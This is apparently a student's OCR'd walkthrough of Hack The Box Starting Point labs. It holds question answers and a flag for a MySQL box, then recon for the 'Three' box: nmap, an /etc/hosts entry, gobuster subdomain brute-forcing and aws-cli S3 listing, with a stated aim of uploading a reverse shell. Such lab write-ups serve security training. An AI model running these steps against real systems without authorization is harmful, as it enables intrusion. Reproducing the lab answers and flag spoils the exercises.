
Question: In SQL, what symbol do we need to end each query with?


Answer: ;




Question: There are three databases in this MySQL instance that are common across all MySQL instances. What is the name of the fourth that's unique to this host?


Answer: htb






Submit Flag: 7b4bec00d1a39e3dd4e021ec3d915da8


10.10.15.56
17:02
Hack The Box :: Starting P
tier1 - OneDrive
Kelvin_Kimotho_cs-sa08
https://app.hackthebox.com/starting-point
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
HACKTHEBOX
Search Hack The Box
STARTING POINT
kelvinkim
Starting Point
Season 6
Machines
Challenges
Sherlocks
Tags
Vulnerability Assessment
Databases
MySQL
SQL
Reconnaissance
Weak Credentials
OFFICIAL WRITEUP
SUBMIT FLAG
Submit root flag
****
7b4bec00d1a39e3dd4e021ec3d915da8
Hide Answer





Three

Here is my shareable link https://www.hackthebox.com/achievement/machine/2075093/489

Introduction

This box gave me insights on how we can exploit this poorly configured S3 bucket and upload a reverse shell on it.

For enumeration, we use nmap to scan the TARGET_IP. nmap -sV TARGET_IP"

- SSH service runs on port 22.
- /etc/hosts file with the corresponding IP address to be able to access this domain in our browser.

  "echo "10.129.227.248 thetoppers.htb" | sudo tee -a /etc/hosts"

A **subdomain name** is a piece of additional information added to the beginning of a website's domain name.

It allows websites to separate and organize content for a specific function — such as a blog or an online store — from the rest of your website.

We use tools like ,wfuzz, gobuster for enumeration.

We will be using the following flags for gobuster.

- vhost. for brute-forcing
- -w path to the wordlist
- -u the url

An example is, " gobuster vhost -w /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://thetoppers.htb"


S3 is a cloud-based object storage service. It allows us to store things in containers called buckets.


- AWS S3 buckets have various use-cases including Backup and Storage, Media Hosting, Software Delivery, Static Website etc.
- The files stored in the Amazon S3 bucket are called S3 objects.
- awscli tool enables us interact with this S3 bucket.
- To configure it we use "aws configure" command.
- We can list all of the S3 buckets hosted by the server by using the

- ls command. " aws --endpoint=http://s3.thetoppers.htb s3 ls"
- awscli has got another feature that allows us to copy files to a remote bucket.

Question: How many TCP ports are open?


Answer: 2






Question: What is the domain of the email address provided in the "Contact" section of the website?


Answer: thetoppers.htb





Question: In the absence of a DNS server, which Linux file can we use to resolve hostnames to IP addresses in order to be able to access the websites that point to those hostnames?


Answer: /etc/hosts



I added an entry for thetoppers.htb in the /etc/hosts file with the corresponding IP address to be able to access this domain in our browser.


- **“ echo "TARGET_IP thetoppers.htb" | sudo tee -a /etc/hosts”**

echo "10.129.227.248 thetoppers.htb" | sudo tee -a /etc/hosts



Question: Which sub-domain is discovered during further enumeration?

Answer: s3.thetoppers.htb



